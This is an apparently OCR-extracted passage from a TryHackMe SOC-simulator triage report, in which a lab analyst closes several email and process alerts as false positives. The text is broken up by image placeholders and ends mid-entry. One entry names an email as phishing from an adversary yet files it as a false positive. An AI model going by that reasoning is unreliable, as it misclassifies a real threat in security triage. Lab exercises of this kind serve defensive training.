
Diego Summers, Sales *diego.summers@tryhatme.com* Logged-in host: win-3457

Reason for Classifying as False Positive:

Legitimate processes.

No further action needed.





Time of Activity: timestamp:

09/22/2025 19:18:24.123

List of Related Entities: sender:


barker@yahoo.com recipient:


yani.zubair@tryhatme.com **Reason**


for Classifying as False Positive:


Look like a genuine email exchange.

No further action needed.









Time of Activity: timestamp:

09/22/2025 19:20:06.123

List of Related Entities: process.name:

taskhostw.exe process.pid: 3557

process.parent.pid: 3539 process.parent.name:


svchost.exe process.command_line:


taskhostw.exe KEYROAMING

Reason for Classifying as False Positive:

Genuine processes.

No further action needed.





Time of Activity: timestamp:

09/22/2025 19:20:31.123

List of Related Entities:

sender:

hickman@fashionindustrytrends.xyz

recipient: kyra.flores@tryhatme.com

Reason for Classifying as False

Positive:


General phishing email.


Adversary looking for people to click a link they own.

No attachments to scan.

No links were clicked.

No further action needed.





Time of Activity: timestamp:

09/22/2025 19:21:41.123

List of Related Entities:

sender: nguyen@styleaccessorieshub.xyz

recipient: miguel.odonnell@tryhatme.com


Reason for Classifying as False Positive:

